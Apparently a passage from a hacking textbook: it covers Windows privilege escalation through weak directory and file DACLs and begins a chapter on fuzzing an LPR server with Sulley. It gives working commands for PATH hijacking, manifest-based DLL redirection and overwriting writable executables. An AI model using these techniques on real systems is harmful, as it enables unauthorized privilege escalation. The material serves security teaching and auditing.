WRITE_DAC	Depending on directory, possible elevation of privilege. Allows attackers to rewrite the DACL, granting themselves any directory privilege.
WRITE_OWNER	Depending on directory, possible elevation of privilege. Allows attacker to become the object owner. Object ownership implies WRITE_DAC. WRITE_DAC allows attacker to rewrite the DACL, granting any directory privilege.
GENERIC_WRITE	Depending on directory, possible elevation of privilege. Grants FILE_ ADD_FILE, FILE_ADD_SUBDIRECTORY, and FILE_DELETE_CHILD.
GENERIC_ALL	Depending on directory, possible elevation of privilege. Grants FILE_ ADD_FILE, FILE_ADD_SUBDIRECTORY, and FILE_DELETE_CHILD.
DELETE	Depending on directory, possible elevation of privilege. If you can delete and re-create a directory that a higher-privilege entity will need to use in the future, you can create an inheritable ACE giving you full permission of the created contents. When the privileged process later comes along and adds a secret file to the location, you will have access to it because of the inheritable ACE.

As with the registry, having write access to most directories is not a clear elevation of privilege. You're looking for a directory containing an .exe that a higher-privileged user runs. The following are several attack ideas.

Leverage Windows loader logic tricks to load an attack DLL when the program is run. Windows has a feature allowing application developers to override the shared copy of system DLLs for a specific program. For example, imagine that an older program.exe uses user32.dll but is incompatible with the copy of the

user32.dll in %windir%\system32. In this situation, the developer could create a program.exe.local file that signals Windows to look first in the local directory for DLLs. The developer could then distribute the compatible user32.dll along with the program. This worked great on Windows 2000 for hackers as well as developers. A directory DACL granting FILE_ADD_FILE to an untrusted or semi-trusted user would result in privilege escalation as the low-privilege hacker placed an attack DLL and a .local file in the application directory and waited for someone important to run it.

In Windows XP, this feature changed. The most important system binaries (kernel32.dll, user32.dll, gdi32.dll, etc.) ignored the .local "fusion loading" feature. More specifically, a list of "Known DLLs" from HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs could not be redirected. And in practice, this restriction made this feature not very good anymore for attackers.

However, Windows XP also brought us a replacement feature that only works on Windows XP and Windows Vista. It uses .manifest files to achieve the same result. Manifest files are similar to .local files in that the filename will be program.exe.manifest but they are actually XML files with actual XML content in them, not blank files. However, this feature appears to be more reliable than .local files, so we'll demonstrate how to use it in the attack section.

Replace the legitimate .exe with an attack .exe of your own. If attackers have FILE_DELETE_CHILD privilege on a directory containing an .exe, they could just move the .exe aside and replace it with one of their own. This is easier than the preceding if you're granted the appropriate access right.

If the directory is "magic," simply add an .exe. There are two types of "magic directories," auto-start points and %path% entries. If attackers find FILE_ADD_FILE permission granted to a Startup folder or similar auto-start point, they can simply copy their attack .exe into the directory and wait for a machine reboot. Their attack .exe will automatically be run at a higher privilege level. If attackers find FILE_ADD_FILE permission granted on a directory included in the %path% environment variable, they can add their .exe to the directory and give it the same filename as an .exe that appears later in the path. When an administrator attempts to launch that executable, the attackers' executable will be run instead. You'll see an example of this in the directory DACL attack section.

Reference

Creating a manifest for your application http://msdn2.microsoft.com/en-gb/library/ms766454.aspx

"Read" Disposition Permissions of a Directory

Permission Name	Security impact of granting to untrusted or semi-trusted user
FILE_LIST_DIRECTORY FILE_READ_ATTRIBUTES FILE_READ_EA	Depending on the directory, possible information disclosure. These rights grant access to the metadata of the files in the directory. Filenames could contain sensitive info such as "layoff plan.eml" or "plan to sell company to google.doc." An attacker might also find bits of information like usernames usable in a multistage attack.
GENERIC_READ	Depending on the directory, possible information disclosure. This right grants FILE_LIST_DIRECTORY, FILE_READ_ATTRIBUTES, and FILE_READ_EA.

Granting untrusted or semi-trusted users read access to directories containing sensitive filenames could be an information disclosure threat.

Attacking Weak Directory DACLs for Privilege Escalation

Going back to the list of weak directory DACLs on the JNESS2 test system, we see several interesting entries. In the next section on file DACLs, we'll explore .exe replacement and file tampering, but let's look now at what we can do without touching the files at all.

First, let's check the systemwide %path% environment variable. Windows uses this as an order of directories to search for applications. In this case, ActivePerl 5.6 introduced a security vulnerability.

```
Path=C:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32\WBEM;C:\
Program Files\QuickTime\QTSystem\
```

C:\Perl\bin at the beginning of the list means that it will always be the first place Windows looks for a binary, even before the Windows directory! The attacker can simply put an attack .exe in C:\Perl\bin and wait for an administrator to launch calc.

```
C:\tools>copy c:\WINDOWS\system32\calc.exe c:\Perl\bin\notepad.exe
        1 file(s) copied.

C:\tools>notepad foo.txt
```

This command actually launched calc.exe!

Let's next explore the .manifest trick for DLL redirection. In the list of directory targets, you might have noticed C:\tools grants all users RW access. Untrusted local users could force one of my testing tools to load their attack.dll when it intended to load user32.dll. Here's how that works:

```
C:\tools>copy c:\temp\attack.dll c:\tools\user32.dll
        1 file(s) copied.
```

First, the attackers copy their attack DLL into the directory where the tool will be run. Remember that these attackers have been granted FILE_ADD_FILE. The attack.dll is coded to do bad stuff in DllMain and then return execution back to the real DLL. Next the attackers create a new file in this directory called [program-name].exe.manifest. In this example, the attacker's file will be accesschk.exe.manifest.

```
C:\tools>type accesschk.exe.manifest
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
        version="6.0.0.0"
        processorArchitecture="x86"
        name="redirector"
        type="win32"
/>
<description>DLL Redirection</description>
<dependency>
        <dependentAssembly>
                <assemblyIdentity
                        type="win32"
                        name="Microsoft.Windows.Common-Controls"
                        version="6.0.0.0"
                        processorArchitecture="X86"
                        publicKeyToken="6595b64144ccf1df"
                        language="*"
                />
        </dependentAssembly>
</dependency>
<file
        name="user32.dll"
/>
</assembly>
```

It's not important to understand exactly how the manifest file works—you can just learn how to make it work for you. You can read up on manifest files at http://msdn2.microsoft.com/en-gb/library/ms766454.aspx if you'd like. Finally, let's simulate the administrator running AccessChk. The debugger will show which DLLs are loaded.

```
C:\tools>c:\Debuggers\cdb.exe accesschk.exe

Microsoft (R) Windows Debugger  Version 6.5.0003.7
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: accesschk.exe
Executable search path is:
ModLoad: 00400000 00432000   image00400000
ModLoad: 7c900000 7c9b0000   ntdll.dll
ModLoad: 7c800000 7c8f4000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 7e410000 7e4a0000   C:\tools\USER32.dll
ModLoad: 77f10000 77f57000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f01000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
```

Bingo! Our attack DLL (renamed to user32.dll) was loaded by accesschk.exe.

Attacking Weak File DACLs

File DACL attacks are similar to directory DACL attacks. The focus is finding files writable by untrusted or semi-trusted users and used by a higher-privileged entity. Some of the directory DACL attacks could be classified as file DACL attacks but we've chosen to call attacks that add a file "directory DACL attacks" and attacks that tamper with an existing file "file DACL attacks."

Enumerating Interesting Files' DACLs

We can again use accesschk.exe to enumerate DACLs. There are several interesting attacks involving tampering with existing files.

Write to executables or executable equivalent files (EXE, DLL, HTA, BAT, CMD). Cases of vulnerable executables can be found fairly easily by scanning with a similar AccessChk command as that used for directories.

```
C:\tools>accesschk.exe -w -q -s users c:\ > weak-dacl-files.txt
```

When this command finishes, look for files ending in .exe, .dll, .hta, .bat, .cmd, and other equivalent files. Here are some interesting results potentially vulnerable to tampering:

```
RW c:\Program Files\CA\SharedComponents\ScanEngine\arclib.dll
RW c:\Program Files\CA\SharedComponents\ScanEngine\avh32dll.dll
RW c:\Program Files\CA\SharedComponents\ScanEngine\DistCfg.dll
RW c:\Program Files\CA\SharedComponents\ScanEngine\Inocmd32.exe
RW c:\Program Files\CA\SharedComponents\ScanEngine\Inodist.exe
RW c:\Program Files\CA\SharedComponents\ScanEngine\Inodist.ini
RW c:\Program Files\CA\SharedComponents\ScanEngine\InoScan.dll
```

Let's look more closely at the DACL, first on the directory.

```
C:\Program Files\CA\SharedComponents\ScanEngine
  RW BUILTIN\Users
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        SYNCHRONIZE
        READ_CONTROL
```

We know that FILE_ADD_FILE means we could launch directory attacks here. (FILE_ADD_FILE granted to Users on a directory inside %ProgramFiles% is bad news.) However, let's think specifically about the file tampering and executable replacement attacks. Notice that FILE_DELETE_CHILD is not present in this directory DACL, so the directory

DACL itself does not grant access to directly delete a file and replace it with an .exe of our own. Let's take a look at one of the file DACLs.

```
C:\Program Files\CA\SharedComponents\ScanEngine\Inocmd32.exe
  RW BUILTIN\Users
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        SYNCHRONIZE
        READ_CONTROL
```

DELETE is not granted on the file DACL either. So we can't technically delete the .exe and replace it with one of our own, but watch this:

```
C:\Program Files\CA\SharedComponents\ScanEngine>copy Inocmd32.exe inocmd32_
bak.exe
        1 file(s) copied.

C:\Program Files\CA\SharedComponents\ScanEngine>echo hi > inocmd32.exe

C:\Program Files\CA\SharedComponents\ScanEngine>copy inocmd32_bak.exe
inocmd32.exe
Overwrite inocmd32.exe? (Yes/No/All): yes
        1 file(s) copied.

C:\Program Files\CA\SharedComponents\ScanEngine>del Inocmd32.exe
C:\Program Files\CA\SharedComponents\ScanEngine\Inocmd32.exe
Access is denied.
```

DELETE access to the file isn't necessary if we can completely change the contents of the file!

Tamper with configuration files. Pretend now that the EXEs and DLLs all used strong DACLs. What else might we attack in this application?

```
C:\Program Files\CA\SharedComponents\ScanEngine>c:\tools\accesschk.exe -q -v
Users inodist.ini
RW C:\Program Files\CA\SharedComponents\ScanEngine\Inodist.ini
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
FILE_WRITE_EA
SYNCHRONIZE
READ_CONTROL
```

Writable configuration files are a fantastic source of privilege elevation. Without more investigation into how eTrust works, we can't say for sure, but it's likely that control over a scan engine initialization file could lead to privilege elevation. Sometimes you can even leverage only FILE_APPEND_DATA to add content that is run by the application on its next start.

TIP Remember that notepad.exe and common editing applications will attempt to open for Generic Read. If you have been granted FILE_APPEND_DATA and the AccessCheck function returns "access denied" with the testing tool you're using, take a closer look at the passed-in desiredAccess.

Tamper with data files to attack the data parser. The other files that jumped out to me in this weak DACL list were the following:

```
RW c:\Program Files\CA\eTrust Antivirus\00000001.QSD
RW c:\Program Files\CA\eTrust Antivirus\00000002.QSD
RW c:\Program Files\CA\eTrust Antivirus\DB\evmaster.dbf
RW c:\Program Files\CA\eTrust Antivirus\DB\evmaster.ntx
RW c:\Program Files\CA\eTrust Antivirus\DB\rtmaster.dbf
RW c:\Program Files\CA\eTrust Antivirus\DB\rtmaster.ntx
```

We don't know much about how eTrust works but these look like proprietary signature files of some type that are almost surely consumed by a parser running at a high privilege level. Unless the vendor is particularly cautious about security, it's likely that their trusted signature or proprietary database files have not been thoroughly tested with a good file fuzzer. If we were able to use Process Monitor or FileMon to find a repeatable situation where these files are consumed, chances are good that we could find vulnerabilities with a common file fuzzer. Always be on the lookout for writable data files that look to be a proprietary file format and are consumed by a parser running with elevated privileges.

"Write" Disposition Permissions of a File

Permission Name	Security impact of granting to untrusted or semi-trusted user
FILE_WRITE_DATA	Depending on file, possible elevation of privilege. Allows an attacker to overwrite file contents.
FILE_APPEND_DATA	Depending on file, possible elevation of privilege. Allows an attacker to append arbitrary content to the end of a file.
WRITE_DAC	Depending on file, possible elevation of privilege. Allows attackers to rewrite the DACL, granting themselves any file privilege.

WRITE_OWNER	Depending on file, possible elevation of privilege. Allows attacker to become the object owner. Object ownership implies WRITE_DAC. WRITE_DAC allows attacker to rewrite the DACL, granting any file privilege.
GENERIC_WRITE	Depending on file, possible elevation of privilege. Grants FILE_WRITE_DATA.
GENERIC_ALL	Depending on file, possible elevation of privilege. Grants FILE_WRITE_DATA.
DELETE	Depending on file, possible elevation of privilege. Allows attackers to delete and potentially replace the file with one of their choosing.

"Read" Disposition Permissions of a File

Permission Name	Security impact of granting to untrusted or semi-trusted user
FILE_READ_DATA	Depending on the file, possible information disclosure. Allows attacker to view contents of the file.
FILE_READ_ATTRIBUTES FILE_READ_EA	Depending on the directory, possible information disclosure. These rights grant access to the metadata of the file. Filenames could contain sensitive info such as "layoff plan.eml" or "plan to sell company to google.doc." An attacker might also find bits of information like usernames usable in a multistage attack.
GENERIC_READ	Depending on the file, possible information disclosure. This right grants FILE_READ_DATA, FILE_READ_ATTRIBUTES, and FILE_READ_EA.

There are lots of scenarios where read access should not be granted to unprivileged attackers. It might allow them to read (for example):

- User's private data (user's browser history, favorites, mail)
- Config files (might leak paths, configurations, passwords)
- Log data (might leak other users and their behaviors)

eTrust appears to store data in a logfile readable by all users. Even if attackers could not write to these files, they might want to know which attacks were detected by eTrust so they could hide their tracks.

Attacking Weak File DACLs for Privilege Escalation

An attack was already demonstrated earlier in the enumeration section. To recap, the primary privilege escalation attacks against files are

- Write to executables or executable equivalent files (EXE, DLL, HTA, BAT, CMD).
- Tamper with configuration files.
- Tamper with data files to attack the data parser.

What Other Object Types Are out There?

Services, registry keys, files, and directories are the big four object types that will expose code execution vulnerabilities. However, several more object types might be poorly ACL'd. Nothing is going to be as easy and shellcode-free as the objects listed already in this chapter. The remaining object types will expose code execution vulnerabilities but you'll probably need to write "real" exploits to leverage those vulnerabilities. Having said that, let's briefly talk through how to enumerate each one.

Enumerating Shared Memory Sections

Shared memory sections are blocks of memory set aside to be shared between two applications. This is an especially handy way to share data between a kernel mode and user mode process. Programmers have historically considered this trusted, private data but a closer look at these object DACLs shows that untrusted or semi-trusted users can write to them.

AccessChk could dump all objects in the object manager namespace but could not yet filter by type at the time of this writing. So here's the easiest way to find all the shared memory sections:

```
accesschk.exe -osv > allobjects.txt
```

Inside the output file, you can inspect each shared section by searching for "Type: Section". Here's an example:

```
\BaseNamedObjects\WDMAUD_Callbacks
  Type: Section
  RW NT AUTHORITY\SYSTEM
        SECTION_ALL_ACCESS
  RW Everyone
        SECTION_MAP_WRITE
        SECTION_MAP_READ
```

It's almost never a good idea to grant write access to the Everyone group but it would take focused investigation time to determine if this shared section could hold up under malicious input from an untrusted user. An attacker might also want to check what type of data is available to be read in this memory section.

If you see a shared section having a NULL DACL, that is almost surely a security vulnerability. For example, I just stumbled across this one on my laptop while doing research for this chapter:

```
\BaseNamedObjects\INOQSIQSYSINFO
  Type: Section
  RW Everyone
      SECTION_ALL_ACCESS
```

The first search engine link for information about INOQSIQSYSINFO was a recent security advisory about how to supply malicious content to this memory section to cause a stack overflow in the eTrust antivirus engine. If there were no elevation of privilege threat already, remember that SECTION_ALL_ACCESS includes WRITE_DAC,

which would allow anyone in the Everyone group to change the DACL, locking out everyone else. This would likely cause a denial of service in the AV product.

Reference

INOQSIQSYSINFO exploit www.milw0rm.com/exploits/3897

Enumerating Named Pipes

Named pipes are similar to shared sections in that developers incorrectly used to think named pipes accepted only trusted, well-formed data. The elevation of privilege threat with weakly ACL'd named pipes again is to write to the pipe to cause parsing or logic flaws that result in elevation of privilege. Attackers also might find information disclosed from the pipe that they wouldn't otherwise be able to access.

AccessChk does not appear to support named pipes natively, but SysInternals did create a tool specifically to enumerate named pipes. Here's the output from PipeList.exe:

```
PipeList v1.01
by Mark Russinovich
http://www.sysinternals.com

Pipe Name                                      Instances   Max Instances
---------                                      ---------   -------------
TerminalServer\AutoReconnect                       1              1
InitShutdown                                       2             -1
lsass                                              3             -1
protected_storage                                  2             -1
SfcApi                                             2             -1
ntsvcs                                             6             -1
scerpc                                             2             -1
net\NtControlPipe1                                 1              1
net\NtControlPipe2                                 1              1
net\NtControlPipe3                                 1              1
```

PipeList does not display the DACL of the pipe but BindView (recently acquired by Symantec) has built a free tool called pipeacl.exe. It offers two run options—command-line dumping the raw ACEs, or a GUI with a similar permissions display as the Windows Explorer users. Here's the command-line option:

```
C:\tools>pipeacl.exe \??\Pipe\lsass
Revision: 1
Reserved: 0
Control : 8004
Owner: BUILTIN\Administrators (S-1-5-32-544)
Group: SYSTEM (S-1-5-18)
Sacl: Not present

Dacl: 3 aces
(A) (00) 0012019b :     Everyone (S-1-1-0)
(A) (00) 0012019b :     Anonymous (S-1-5-7)
(A) (00) 001f01ff :     BUILTIN\Administrators (S-1-5-32-544)
```

The Process Explorer GUI will also display the security descriptor for named pipes.

References

PipeList download location http://download.sysinternals.com/Files/PipeList.zip
PipeACL download location www.bindview.com/Services/RAZOR/Utilities/Windows/pipeacltools1_0.cfm

Enumerating Processes

Sometimes processes apply a custom security descriptor and get it wrong. If you find a process or thread granting write access to an untrusted or semi-trusted user, an attacker can inject shellcode directly into the process or thread. Or an attacker might choose to simply commandeer one of the file handles that was opened by the process or thread to gain access to a file they wouldn't normally be able to access. Weak DACLs enable many different possibilities. AccessChk is your tool to enumerate process DACLs.

```
C:\tools>accesschk.exe -pq *
[4] System
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[856] smss.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[904] csrss.exe
  RW NT AUTHORITY\SYSTEM
[936] winlogon.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[980] services.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[992] lsass.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
[1188] svchost.exe
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```

Cesar Cerrudo, an Argentinean pen-tester who focuses on Windows Access Control, recently released a "Practical 10 minutes security audit" guide with one of the examples being a NULL DACL on an Oracle process allowing code injection. You can find a link to it in the "Reference" section.

Reference

Practical 10 minutes security audit Oracle case www.argeniss.com/research/10MinSecAudit.zip

Enumerating Other Named Kernel Objects (Semaphores, Mutexes, Events, Devices)

While there might not be an elevation of privilege opportunity in tampering with other kernel objects, an attacker could very likely induce a denial-of-service condition if

allowed access to other named kernel objects. AccessChk will enumerate each of these and will show their DACL. Here are some examples.

```
\BaseNamedObjects\shell._ie_sessioncount
  Type: Semaphore
   W Everyone
       SEMAPHORE_MODIFY_STATE
       SYNCHRONIZE
       READ_CONTROL
  RW BUILTIN\Administrators
       SEMAPHORE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
       SEMAPHORE_ALL_ACCESS

\BaseNamedObjects\{69364682-1744-4315-AE65-18C5741B3F04}
  Type: Mutant
  RW Everyone
       MUTANT_ALL_ACCESS

\BaseNamedObjects\Groove.Flag.SystemServices.Started
  Type: Event
  RW NT AUTHORITY\Authenticated Users
       EVENT_ALL_ACCESS

\Device\WinDfs\Root
  Type: Device
  RW Everyone
       FILE_ALL_ACCESS
```

It's hard to know whether any of the earlier bad-looking DACLs are actual vulnerabilities. For example, Groove runs as the logged-in user. Does that mean a Groove synchronization object should grant all Authenticated Users EVENT_ALL_ACCESS? Well, maybe. It would take more investigation into how Groove works to know how this event is used and what functions rely on this event not being tampered with. And Process Explorer tells us that {69364682-1744-4315-AE65-18C5741B3F04} is a mutex owned by Internet Explorer. Would an untrusted user leveraging MUTANT_ALL_ACCESS -> WRITE_DAC -> "deny all" cause an Internet Explorer denial of service? There's an easy way to find out! Another GUI SysInternals tool called WinObj allows you to change mutex security descriptors.

Windows Access Control is a fun field to study because there is so much more to learn! We hope this chapter whets your appetite to research access control topics. Along the way, you're bound to find some great security vulnerabilities.

References

www.grayhathackingbook.com
WinObj download www.microsoft.com/technet/sysinternals/SystemInformation/WinObj.mspx

CHAPTER 17

Intelligent Fuzzing with Sulley

- Protocol analysis
- Sulley fuzzing framework
  - Powerful fuzzer
  - Process fault detection
  - Network monitoring
  - Session monitoring

In Chapter 14, we have covered basic fuzzing. The problem with basic fuzzing is that you often only scratch the surface of a server's interfaces and rarely get deep inside the server to find bugs. Most real servers have several layers of filters and challenge/response mechanisms that prevent basic fuzzers from getting very far. Recently, a new type of fuzzing has arrived called *intelligent fuzzing*. Instead of blindly throwing everything but the kitchen sink at a program, techniques have been developed to analyze how a server works and to customize a fuzzer to get past the filters and reach deeper inside the server to discover even more vulnerabilities. To do this effectively, you need more than a fuzzer. First, you will need to conduct a protocol analysis of the target. Next, you need a way to fuzz that protocol and get feedback from the target as to how you are doing. As we will see, the Sulley fuzzing framework automates this process and allows you to intelligently sling packets across the network.

Protocol Analysis

Since most servers perform a routine task and need to interoperate with random clients and other servers, most servers are based on some sort of standard protocol. The Internet Engineering Task Force (IETF) maintains the set of protocols that form the Internet as we know it. So the best way to find out how a server, for example, a LPR server, operates is to look up the Request for Comments (RFC) document for the LPR protocol, which can be found on www.ietf.org as RFC 1179.

Here is an excerpt from the RFC 1179 (see reference: www.ietf.org/rfc/rfc1179.txt):

```
"3.1 Message formats

   LPR is a a TCP-based protocol.  The port on which a line printer
   daemon listens is 515.  The source port must be in the range 721 to
   731, inclusive.  A line printer daemon responds to commands sent to
   its port.  All commands begin with a single octet code, which is a
   binary number which represents the requested function.  The code is
   immediately followed by the ASCII name of the printer queue name on
   which the function is to be performed.  If there are other operands
   to the command, they are separated from the printer queue name with
   white space (ASCII space, horizontal tab, vertical tab, and form
   feed).  The end of the command is indicated with an ASCII line feed
   character."
```

NOTE As we can see in the preceding excerpt, the RFC calls for the source port to be in the range 721–731 inclusive. This could be really important. If the target LPR daemon conformed to the standard; it would reject all requests that were outside this source port range. The target we are using (NIPRINT3) does not conform to this standard. If it did, no problem, we would have to ensure we sent packets in that source port range.

And further down in the RFC, you will see diagrams of LPR daemon commands:

```
Source: http://www.ietf.org/rfc/rfc1179.txt
5.1 01 - Print any waiting jobs

      +----+-------+----+
      | 01 | Queue | LF |
      +----+-------+----+
      Command code - 1
      Operand - Printer queue name

   This command starts the printing process if it not already running.

5.2 02 - Receive a printer job

      +----+-------+----+
      | 02 | Queue | LF |
      +----+-------+----+
      Command code - 2
      Operand - Printer queue name

   Receiving a job is controlled by a second level of commands.  The
   daemon is given commands by sending them over the same connection.
   The commands are described in the next section (6).

   After this command is sent, the client must read an acknowledgement
   octet from the daemon.  A positive acknowledgement is an octet of
   zero bits.  A negative acknowledgement is an octet of any other
   pattern.
```

And so on…

From this, we can see the format of commands the LPR daemon will accept. We know the first octet (byte) gives the command code. Next comes the printer queue name, followed by an ASCII line feed (LF) command ("\n").

As we can see in the preceding, the command code of "\x02" tells the LPR daemon to "receive a printer job." At that point, the LPR daemon expects a series of subcommands, which are defined in section (6) of the RFC.

This level of knowledge is important, as now we know that if we want to fuzz deep inside a LPR daemon, we must use this format with proper command codes and syntax. For example, when the LPR daemon receives a command to "receive a printer job," it opens up access to a deeper section of code as the daemon accepts and processes that printer job.

We have learned quite a bit about our target daemon that will be used throughout the rest of this chapter. As you have seen, the RFC is invaluable to understanding a protocol and allows you to know your target.

Reference

RFC for LPR protocol www.ietf.org/rfc/rfc1179.txt

Sulley Fuzzing Framework

Pedram Amini has done it again! He has brought us Sulley, the newest fuzzing framework as of the writing of this book. Sulley gets its name from the fuzzy character in the movie *Monsters Inc*. This tool is truly revolutionary in that it provides not only a great fuzzer and debugger, but also the infrastructure to manage a fuzzing session and conduct postmortem analysis.

Installing Sulley

Download the latest version of Sulley from www.fuzzing.org. Install the Sulley program to a folder in the path of both your host machine and your virtual machine target. This is best done by establishing a shared folder within the target virtual machine and pointing it to the same directory in which you installed Sulley on the host. To make things even easier, you can map the shared folder to a drive letter from within your target virtual machine.

Powerful Fuzzer

You will find that Sulley is a nimble yet very powerful fuzzer based on Dave Aitel's block-based fuzzing approach. In fact, if you know Dave's SPIKE fuzzing tool, you will find yourself at home with Sulley. Sulley organizes the fuzzing data into requests. As we will see later, you can have multiple requests and link them together into what is called a *session*. You can start a request by using the **s_initialize** function, for example:

```
s_initialize("request1")
```

The only required argument for the **s_initialize** function is the request name.

Primitives

Now that we have a request initialized, let's build on that by adding *primitives,* the building blocks of fuzzing. We will start out simple and build up to more complex fuzzing structures. When you want to request a fixed set of data that is static, you can use the **s_static** function.
Syntax:

```
s_static("default value", <name>, <fuzzable>, <num_mutations>)
```

NOTE As with the other functions of this section, the required arguments are shown in quotes and the optional arguments are shown in angle brackets.

Example:

```
s_static("hello haxor")
```

Sulley provides alternate but equivalent forms of **s_static**:

```
s_dunno("hello haxor")
s_unknown("hello haxor")
s_raw("hello haxor")
```

All of these provide the same thing, a static string "hello haxor" that will not be fuzzed.

Using Binary Values

With Sulley it is easy to represent binary values in many formats using the **s_binary** primitive.
Syntax:

```
s_binary("default value", <name>, <fuzzable>, <num_mutations>)
```

Example:

```
s_binary("\xad 0x01 0x020x03 da be\x0a", name="crazy")
```

Generating Random Data

With Sulley it is easy to generate random chunks of data, using the **s_random** primitive. This primitive will start with the default value, then generate from the minimum size to the maximum size of random blocks of data. When it finishes, the default value will be presented. If you want a fixed size of random data, then set *min* and *max* to the same value.
Syntax:

```
s_random("default raw value", "min", "max", <name>, <fuzzable>, <num_
mutations>)
```

NOTE Although *min* and *max* size are required arguments, if you want a random size of random data for each request, then set the *max* size to –1.

Example:

```
s_random("\xad 0x01 0x020x03 da be\x0a", 1, 7, name="nuts")
```

Strings and Delimiters

When you want to fuzz a string, use the **s_string** function.
Syntax:

```
s_string("default value", <name>, <fuzzable>, <encoding>, <padding>, <size>)
```

The first fuzz request will be the default value; then if the fuzzable argument is set (On by default), the fuzzer will randomly fuzz that string. When finished fuzzing that string, the default value will be sent thereafter.

Some strings have delimiters within them; they can be designated with the **s_delim()** function. The **s_delim()** function accepts the optional arguments *fuzzable* and *name*.
Examples:

```
s_string("Hello", name="first_part")
s_delim(" ")
s_string("Haxor!", name="second_part")
```

The preceding sequence will fuzz all three portions of this string sequentially since the fuzzable argument is True by default.

Bit Fields

Bit fields are used to represent a set of binary flags. Some network or file protocols call for the use of bit fields. In Sulley, you can use the **s_bit_field** function.
Syntax:

```
s_bit_field("default value", "size", <name>, <fuzzable>, <full range>,
<signed>, <format>,
<endian>)
```

Other names for s_bit_field:

- **s_bit**
- **s_bits**

Example:

```
s_bits(5,3, full_range=True)  # this represents 3 bit flags, initially "101"
```

Integers

Integers may be requested and fuzzed with the **s_byte** function.
Syntax:

```
s_byte("default value", <name>, <fuzzable>, <full range>, <signed>, <format>,
<endian>)
```

Other sizes of integers:

- 2 bytes: **s_word()**, **s_short()**
- 4 bytes: **s_dword()**, **s_long()**, **s_int()**
- 8 bytes: **s_qword()**, **s_double()**

Examples:

```
s_byte(1)
s_dword(23432, name="foo", format="ascii")
```

Blocks

Now that you have the basics down, keep going by lumping several primitives together into a block.
Syntax:

```
s_block_start("required name", <group>, <encoder>, <dep>,<dep_value>,
<dep_values>, <dep_compare>)
s_block_end("optional name")
```

The interesting thing about blocks is that they may be nested within other blocks. For example:

```
if s_block_start("foo"):
   s_static("ABC")
   s_byte(2)
   if s_block_start("bar"):
      s_string("123")
      s_delim(" ")
      s_string("ABC")
      s_block_end("bar")
   s_block_end("foo")
```

We can test this fuzz block with a simple test harness:

```
from sulley import *

####################################################################################
s_initialize("foo request")

if s_block_start("foo"):
   s_static("ABC")
   s_byte(2)  #will be fuzzed first
   if s_block_start("bar"):
      s_string("123")  #will be fuzzed second
      s_delim(" ")
      s_string("ABC")
      s_block_end("bar")
   s_block_end("foo")

#######################################

req1 = s_get("foo request")
```

```
for i in range(req1.names["foo"].num_mutations()) :
    print(s_render())
    s_mutate()
```

The preceding program is simple and will print our fuzz strings to the screen so we can ensure the fuzzer is working as we desire. The program works by first defining a basic request called "foo request". Next the request is fetched from the stack with **s_get** function and a for loop is set up to iterate through the permutations of the fuzzed block, printing on each iteration. We can run this program from the sulley directory.

```
{common host-guest path to sulley}>python foo2.py
ABC☻123 ABC
ABC  123 ABC
ABC☺123 ABC
ABC☻123 ABC
ABC♥123 ABC
ABC♦123 ABC
ABC♣123 ABC
ABC♠123 ABC
ABC 123 ABC
AB  123 ABC
ABC 123 ABC
ABCu123 ABC
ABCv123 ABC

… truncated for brevity …

ABC☻ABC
ABC☻123123 ABC
ABC☻1231231231231231231231231231231 ABC
ABC☻12312312312
```

```
#Command Code (1 byte)|Operand|LF
s_group("command",values=['\x01','\x02','\x03','\x04','\x05'])

if s_block_start("rcv_request", group="command"):
    s_string("Queue")
    s_delim(" ")
    s_static("\n")
    s_block_end()
```

This script will pre-append the command values (one byte each) to the block. For example, the block will fuzz all possible values with the prefix '\x01'. Then it will repeat with the prefix '\x02', and so on, until the group is exhausted. However, this is not quite accurate enough, as each of the different command values has a different format outlined in the RFC. That is where dependencies come in.

Dependencies

When you need your script to make decisions based on a condition, then you can use dependencies. The *dep* argument of a block defines the name of the object to check and the *dep_value* argument provides the value to test against. If the dependant object equals the dependant value, then that block will be rendered. This is like using the if/then construct in languages like C or Python.

For example, to use a group and change the fuzz block for each command code, we could do the following:

```
###########################################################################
s_initialize("LPR deep request")

#Command Code (1 byte)|Operand|LF
s_group("command",values=['\x01','\x02','\x03','\x04','\x05'])

# Type 1,2: Receive Job
if s_block_start("rcv_request", dep="command", dep_values=['\x01', '\x02']):
